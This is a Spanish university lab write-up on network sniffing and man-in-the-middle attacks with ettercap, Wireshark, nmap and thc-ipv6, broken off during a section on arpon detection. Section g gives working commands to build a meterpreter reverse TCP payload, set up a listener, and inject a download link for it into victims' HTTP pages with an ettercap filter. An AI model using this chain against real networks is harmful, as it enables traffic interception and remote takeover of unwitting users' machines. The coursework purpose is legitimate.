**Práctica I.: Configuración básica**

**a)** Instale el **ettercap** y pruebe sus opciones básicas en línea de comando.

sudo apt-get install ettercap-text-only

ettercap [OPTIONS] [TARGET1] [TARGET2]

Target:

MAC/IPs/PORTs

MAC/IPs/IPV6/PORTs

Options:

**-T/G/C** Ejecuta ettercap en modo texto/GTK/Ncurses.

**-Tq** No muestre los mensajes

**-q** Modo silencioso, no muestra el contenido de los paquetes excepto el de los que contienen las contraseñas

**-M** **<método:[opción, ...]>** Realiza un ataque man in the middle usando el método especificado por ‘método’ y con las opciones especificadas por ‘opcion’

**-arp** -> Nos permite redirigir el tráfico usando arp-spoofing

:remote tráfico del exterior

**-port** -> Permite realizar port-stealing sobre un switch Ethernet

**-otros**: **icmp**, **dhcp**, **ndp**

**-i** <interfaz> Permite especificar la interfaz de red   
**-p** No activa la tarjeta en modo promiscuo  
**-u** Sitúa el ettercap en modo no ofensivo. En este modo ettercap no redirige los paquetes que analiza, lo que permite ejecutar múltiples instancias sobre una máquina sin duplicar paquetes  
**-P** <plugin> Carga un plugin de ettercap.   
**-P list** Muestra una lista de los plugins disponibles  
**-L** <logfile> Guarda en formato binario todos los paquetes, así como información sobre contraseñas y host en el fichero especificado por ‘logfile’

**-w** para guardar el **pcapfile**  
  
ettercap -Tq -P repoison\_arp -M arp:remote /10.10.102.233// /10.10.102.5//


ettercap -Tq -i ens33 -w spoofingpedro -M arp:remote /10.10.102.236// /10.10.102.5//

scp lsi@10.10.102.233:/home/lsi/spoofingpedro spoofingpedro

**b)** Capture paquetería variada ajena que incluya, entre otros, varias sesiones HTTP. Sobre esta paquetería (puede utilizar el wireshark para los siguientes subapartados)

Se puede hacer con **wireshark** o con **tcpdump**

* Identifique los campos de cabecera de un paquete TCP



(doble click en paquete)

* Filtre la captura para obtener el tráfico HTTP

Donde pone buscar por filtro xd

* Obtenga los distintos “objetos” del tráfico HTTP (imágenes, pdfs, etc.)


archivo -> exportar objetos -> http

* Visualice la paquetería TCP de una determinada sesión.

Poner en la barra de filtros tcp y darle a la flecha.

* Sobre el total de la paquetería obtenga estadísticas del tráfico por protocolo como fuente de información para un análisis básico del tráfico.

Statistics -> Protocol Hierarchy



* Obtenga información del tráfico de las distintas “conversaciones” mantenidas.

Statistics -> Conversations

* Obtenga direcciones finales del tráfico de los distintos protocolos como mecanismo para determinar qué circula por nuestras redes.

Statistics -> Endpoints

wget http://www.google.com/images/branding/googlelogo/2x/googlelogo\_color\_272x92dp.png

wget -P -e robots=off -A pdf -r -l1 https://www.uma.es/ejemplo-grupo-de-investigacion/navegador\_de\_ficheros/repositorio-grupos-de-investigacion/descargar/documentaci%C3%B3n%20becas%20junta/documento%20de%20prueba.pdf

**c)** Obtenga la relación de las direcciones **MAC** de los equipos de su segmento

**arp -a** : ip-mac con todas las máquinas con las que tuviste rollo.

**ping broadcast y arp -a**: se podría hacer pero hay máquinas que no responden a los ping a la dirección de broadcast (icmp broadcast = 0).

**nmap -sP** **10.10.102.0/24**: (sondeo ping). envía una solicitud de eco ICMP y un paquete TCP al puerto 80 por omisión. Cuando un usuario sin privilegios ejecuta Nmap se envía un paquete SYN al puerto 80 del objetivo. Cuando un usuario privilegiado intenta analizar objetivos en la red Ethernet local se utilizan solicitudes ARP (-PR).

**d)** Obtenga la **relación** de las direcciones **IPv6 de su segmento**.

**apt-get install thc-ipv6**

**atk6-alive6 ens33**: muestra direcciones vivas en el segmento.

**ping6 -c 2 -I ens33 ff02::1** : envía paquetes icmpv6 a todos los nodos del enlace local (dir multicast ff02::1). Con -c 2 hacemos que se envíen sólo dos paquetes ECHO\_REQUEST a cada nodo. -I interfaz.

**ip -6 neigh** : muestra la Neighbor Table de ipv6 (en ipv6 no existe ARP, existe Neighbor Discovery Protocol (NDP), equivalente a ARP). Ejecutar esto después de hacer el ping6.

**e)** Obtenga el tráfico de **entrada y salida legítimo** de su interface de red eth0 e **investigue** los **servicios**, **conexiones** y **protocolos** involucrados.

apt install tcpdump

tcpdump -w archivo -i ens33

**f)** Mediante *arpspoofing* entre una máquina objetivo (víctima) y el *router* del laboratorio obtenga todas las **URL HTTP** visitadas por la víctima.

**Plugin ettercap remote\_browser**: Abre en el navegador las urls snifadas mediante sesiones http.

**nano /etc/ettercap/etter.conf**

En el fichero de configuración de ettercap cambiamos:

remote\_browser = "xdg-open [http://%host%url](about:blank)" por

= "su lsi -c firefox [http://%host%url](about:blank)"

Así conseguiremos que cada vez que la víctima haga una petición **http** se ejecute ese comando (tenemos que realizar un ssh -X lsi@10.10.102.X para que los gráficos se ejecuten en nuestro ordenador) (no podemos ejecutar el navegador con el root, por eso tenemos que ejecutarlo con lsi con **su lsi -c comando**)

ettercap -Tq -P remote\_browser -M arp:remote /10.10.102.233// /10.10.102.5//

**g)** Instale **metasploit**. Haga un ejecutable que incluya un **Reverse TCP** meterpreter payload para plataformas linux. Inclúyalo en un **filtro ettercap** y aplique toda su sabiduría en ingeniería social para que una víctima u objetivo lo ejecute.

**Instalación metasploit:**

wget https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb

chmod 755 msfupdate.erb

./msfupdate.erb

msfdb init : incilializa msf database

**Generación ejecutable payload de la víctima:**

msfvenom -l all | grep "linux/x64" :buscar payloads para linux de 64 bits.

payload a utilizar -> *linux/x64/meterpreter\_reverse\_tcp*

msfvenom -p linux/x64/meterpreter\_reverse\_tcp lhost=10.10.102.236 lport=1234 -f elf -o payload :generamos payload

* **-p**: Especifica que payload se utilizara.
* **lhost**: La IP de la máquina atacante.
* **lport**: El puerto de la máquina atacante.
* **-f**: El formato de salida. (elf,python,c...)
* **-o**: La asignación de nombre del payload.

chmod +x origen\_shell

**Preparado para cuando la víctima ejecute el payload:**

msfconsole

use exploit/multi/handler : carga módulo

set payload linux/x64/meterpreter\_reverse\_tcp

set lhost 10.10.102.236

set lport 1234

exploit : esperamos a que sea ejecutado

lnano

**Inyección de payload en la víctima:**

INSTALAMOS APACHE

apt-get install apache2

systemctl status apache2

mv payload /var/www/html :añadimos el payload al directorio root de apache

GENERAMOS FILTRO ETTERCAP

if (ip.proto == TCP && tcp.dst == 80) {

if (search(DATA.data, "Accept-Encoding")) {

replace("Accept-Encoding", "Accept-Nothing!");

}

}

if (ip.proto == TCP && tcp.src == 80) {

if (search(DATA.data, "<title>")) {

replace("</title>", "

</title><form action="http://10.10.102.236/payload" method="link">

<INPUT TYPE=submit value="DOWNLOAD payload.exe">

</form><html><body><h10>esto tendría que estar mas currado</h10></body></html>");

msg("html injected");

}

}

Cada vez que la víctima genere una petición http (TCP puerto 80) el filtro de ettercap modifica la negociación del paquete de salida y con el paquete de entrada inyecta el payload haciendo una petición al apache que tenemos corriendo en nuestra máquina.

etterfilter html.filter -o html.ef : compilamos filtro.

ettercap -Tq -P repoison\_arp -M arp:remote -F html.ef /10.10.102.236// /10.10.1

**h)** Haga un **MITM** en **IPv6** y visualice la paquetería.

ipv6 enlace-local ens33 Sergio: fe80::250:56ff:fe97:c808

ipv6 enlace-local ens33 Pedro: fe80::250:56ff:fe97:fed8


Se pueden obtener mediante las mac (haces un arp -a para conocer relación ipv4 mac y a continuación apartado d) relación mac ipv6).

No encontramos la ipv6 del router, no lo tiene configurado.

El mitm se realiza entre el compañero y todas las máquinas de la red que tengan configurado ipv6 (en vez de ndp:oneway tb puede ser ndp:remote).

ettercap -i ens33 -w sniffingipv6 -Tq -M ndp:oneway //fe80::250:56ff:fe97:fed8/ ///

ettercap -Tq -M ndp:oneway //fe80::250:56ff:fe97:bb9e/ //fe80::250:56ff:fe97:fed8/



**i)** Pruebe alguna herramienta y técnica de detección del *sniffing* (arpon, ...).  
 Preferiblemente **arpon**.

Arpon : proporciona un demonio que securiza el protocolo ARP.

Maneja 3 algoritmos:

* **sarpi**: para redes configuradas estáticamente sin DHCP (utiliza una lista estática de entradas y no permite cambios).

